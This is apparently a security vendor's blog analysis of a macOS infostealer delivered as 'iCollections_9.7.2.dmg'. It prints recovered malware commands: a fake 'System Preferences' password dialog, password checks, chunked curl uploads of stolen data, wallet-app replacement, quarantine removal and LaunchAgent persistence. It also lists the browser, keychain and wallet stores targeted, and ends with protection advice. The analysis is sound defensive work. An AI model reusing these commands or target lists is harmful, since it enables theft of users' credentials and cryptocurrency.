Blog · November 16, 2026 · MioLab
A disk image named “iCollections”: an app that hides what it wants to take
The disk image looks like any app download: one app, an icon, a background picture. The app inside keeps its most telling words encrypted, and MacVigil decodes them.
You download an app, a disk image opens, and inside there is one app with its icon over a background picture. You drag it to Applications and open it. If it then asks for your password, nothing about that looks unusual on a Mac.
We collected a disk image delivered as iCollections_9.7.2.dmg. It holds five files: a background picture and an app called iCollections, with its settings file, its icon, its signature seal and its program. We gave it to MacVigil without running it. It comes out dangerous, 100 out of 100, without checking any list of known files: XProtect, the fingerprint list and the DeepBranch AI second opinion were switched off. The verdict rests only on what MacVigil reads in the file.

The words it does not want you to read
Most programs keep their text in plain view: file names, messages, commands. Anyone can list them, and security tools do. This program, a 790 KB file for both Intel and Apple silicon Macs, keeps part of its text encrypted, and carries the code that decodes it while it runs.

MacVigil follows those decoding routines and recovers what they produce. The finding that decides the verdict is titled “Carries a concealed configuration naming what it acts on”:
The strings this program works from are not written in the file: they are encrypted, and the file carries the code that decodes them. Decoding them reveals 2 distinct things it would act on, each read under the encoding that hid it.
The two things it hid are these:
• cookies.sqlite : Credential-related references and operations
• killall Terminal 2>/dev/null : Changes to macOS protections
cookies.sqlite is where Firefox keeps the cookies that keep you signed in to websites. killall Terminal closes the Terminal app. MacVigil marks this finding Critical and names what ties it together: “Tied by what was concealed”, the concealment and what it hides being the same bytes.
Closing Terminal first
The Terminal command is not only a hidden string. MacVigil follows it from the code that writes it to the call that runs it:
system("killall Terminal 2>/dev/null")and notes that the line is “assembled by bytes the function computes on its stack”: the words are put together one by one in memory, so they never appear whole in the file. In MacVigil’s words, closing the terminal “removes what a person would see there: a program’s output, its errors and the command that started it.”
A password window, built in pieces
The app contains what it needs to show a password window. macOS lets a program ask for text through a small dialog written in AppleScript, and to hide what you type behind dots. MacVigil reads the call that runs such a dialog:
popen("…1…2 buttons {"Continue"} default button "Continue" with title "…3" with hidden answer' 2>/dev/null")The … marks parts MacVigil did not resolve: the line is joined from pieces at run time. Read by hand, the three parts are the command osascript -e 'display dialog, the message “You need to configure system settings before running application. Please enter password.”, and the title “System Preferences”. The wording that remains is the dialog's own: one “Continue” button and “with hidden answer”, the option that masks what you type. Among the strings decoded from the encrypted part, MacVigil also recovers the words &System Preferences, wording a window can borrow to look like it comes from macOS. In the file, the text is System Preferences, with two spaces, used as the window’s title; the & is not part of it.
The file also names a check that a password is the right one before using it:
dscl . -authonly 'That is the macOS command that tests an account's password, which MacVigil lists as a “Local password authentication request”. Your Mac's login password also opens your login keychain, and the app names that file too:
Library/Keychains/login.keychain-dbWhat it names on your Mac
Around the password window, the program names, one after the other, the places where a Mac keeps what is worth stealing:
Login Data, where Chrome-family browsers keep saved passwords, andChrome Safe Storage, the name of the key that protects themcookies.sqlite,logins.jsonandformhistory.sqlite, Firefox's cookies, saved logins and form historyCookies.binarycookies, Safari's cookiesNoteStore.sqlite, the Apple Notes database, “where users keep recovery codes and passphrases”wallet.datandLedger Live, cryptocurrency walletsLibrary/Application Support/discord/Local Storage/leveldb, Discord's local storage- 206 strings “shaped like Chrome extension identifiers”
MacVigil sums it up: the program “names 4 independent kinds of credential or wallet stores” and “carries a way out to the network. Those are the two halves an infostealer is made of: what to take, and where it can go.”
Packing it up and sending it out
The way out is written in the file as well. MacVigil reads an archive command, ditto, the macOS tool that can pack a folder into a ZIP:
ditto -c -k --sequesterRsrc '…1' '…2' 2>/dev/nulland an upload command that sends a file in numbered chunks (shortened here; the server's part is one of the pieces MacVigil shows as …):
…1 --max-time …2 -X POST …3/api/reports/upload/chunk -F "user_id=" … -F "chunk_index=…5" -F "total_chunks=" -F "total_size="…6MacVigil lists it as a “Data chunking field”. Read by hand, the configuration lists four servers, and the report is cut into 8 MB pieces. The program also names system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType, which describes the Mac's system, hardware and displays.
And a second app to install
The file contains what it needs to fetch and install something else. MacVigil reads a download of an “app-bundle”, an extraction straight into Applications, and the removal of macOS's quarantine mark:
curl --fail --output '…1' '…2/api/download/app-bundle?name=&user_id=&arch=…3' 2>/dev/null
popen("ditto -x -k '' /Applications 2>/dev/null")
xattr -c '…' 2>/dev/null
The quarantine mark is what makes macOS check an app downloaded from the internet the first time it opens. xattr -c clears it. MacVigil also finds launchctl load, the command that registers a program to start on its own. Read by hand, it loads ~/Library/LaunchAgents/com.hlpr.agent.plist, which starts a second program downloaded from /api/agent/download. MacVigil keeps this group “for review rather than to conclude”: nothing read in the file links the download to what is installed. The verdict does not need it. By hand, the link is there: the name asked for is ledger-wallet or trezor-suite, and the request is only made when Ledger Live, Ledger Wallet or Trezor Suite is already in Applications. The download replaces the installed app.
What the app is written to do
We went back to the program by hand, without running it. All of its hidden text can be recomputed from the code, and so can a small configuration block. It decodes to this:
user id 34 · build "git3"
four server addresses (left out here)
pdf txt rtf
The four servers and the code are the same as in the binary we described in MioLab Stealer, decrypted. “iCollections” is one more wrapping of that stealer.
The gaps MacVigil showed as … can be filled in. The password window reads:
display dialog "You need to configure system settings before running application.
Please enter password." … with title "System Preferences" with hidden answer
Whatever you type is tested with dscl . -authonly and saved to a file named User Password.txt. The program then gathers the login keychain, the cookies, passwords and keys of 14 Chrome-family and 6 Firefox-family browsers, the data of 206 browser extensions, listed by identifier, Apple Notes, Safari cookies, Telegram and Discord sessions and 14 desktop wallets. Through Finder, it also copies PDF, text and RTF files from Desktop, Documents and Downloads, up to 10 MB. The lot is zipped and sent in 8 MB pieces, tagged with the user id and build above.
The “second app” is not a random one. The request names what it wants:
curl … '…/api/download/app-bundle?name=ledger-wallet&user_id=34&arch=arm64'
killall -9 'Ledger Live'
ditto -x -k '….zip' /Applications
It is only made if Ledger Live, Ledger Wallet or Trezor Suite is already in your Applications folder. The installed wallet app is closed and replaced by the one the server sends.
Last, the program is written to stay. It downloads an “agent” into a hidden folder, ~/.hlpr, switches on Do Not Disturb, which would keep macOS’s notice about a new background item from appearing, and registers the agent to start at every login:
~/Library/LaunchAgents/com.hlpr.agent.plistIt ends on a fake error: “Your Mac does not support application. Try reinstalling or downloading version for your system.” The button under it reads “ОК”, written in Cyrillic letters.
The file does not say which of the four servers answers, nor what the agent and the replacement wallet app contain: neither is in it.
Who stands behind it
In MacVigil’s words, “Nothing identifies who is behind it.” The disk image is unsigned. The program inside carries only an ad hoc signature, which names no author anyone has verified. MacVigil shows it as “No verified identity”.
How to protect yourself
- Get apps from their publisher's own site or the App Store. A disk image found through an ad, a forum link or a message is where look-alikes are delivered.
- Check who signed the app before opening it. In Terminal, after mounting the disk image:
codesign -dv --verbose=2 /Volumes/DiskName/AppName.app
spctl -a -vv /Volumes/DiskName/AppName.app
A real app from a known developer answers with a Developer ID naming that developer, and spctl says it is accepted and notarized. This app would answer with an ad hoc signature and no team.
- Be suspicious of a password window that appears right after you open a new app. macOS asks for your password in its own sheets, with the name of what is asking. A plain dialog with a single “Continue” button, from an app you just installed, is not one of them.
- If you typed your password into such a window, assume your login keychain, browser passwords and cookies are exposed. Change your Mac's login password, then your email and banking passwords, from another device, and move cryptocurrency to a new wallet. See How to check if your Mac has malware.
- If you opened this app, besides changing your passwords, delete
~/.hlprand~/Library/LaunchAgents/com.hlpr.agent.plist, and reinstall Ledger Live or Trezor Suite from the maker’s site.
More on the same tricks: A fake password window on your Mac, Check a DMG or PKG before opening it, “macOS cannot verify that this app is free from malware” and A website asked you to paste a command in Terminal?.
Once MacVigil is available, you will be able to drop such a disk image on it and read the same findings, without opening the app it carries.
The file
iCollections_9.7.2.dmg, a macOS disk image, 658 KB, carryingiCollections.appfor Intel and Apple silicon Macs- SHA-256:
09eec12e7b01dd16bb04606e5f3c9e27bab9ac2af9c52878aac46d8f07ca8dee - First seen: November 3, 2026
- Verdict by behavior alone: dangerous, 100 out of 100
Get the next write-up by email:
More: all posts and guides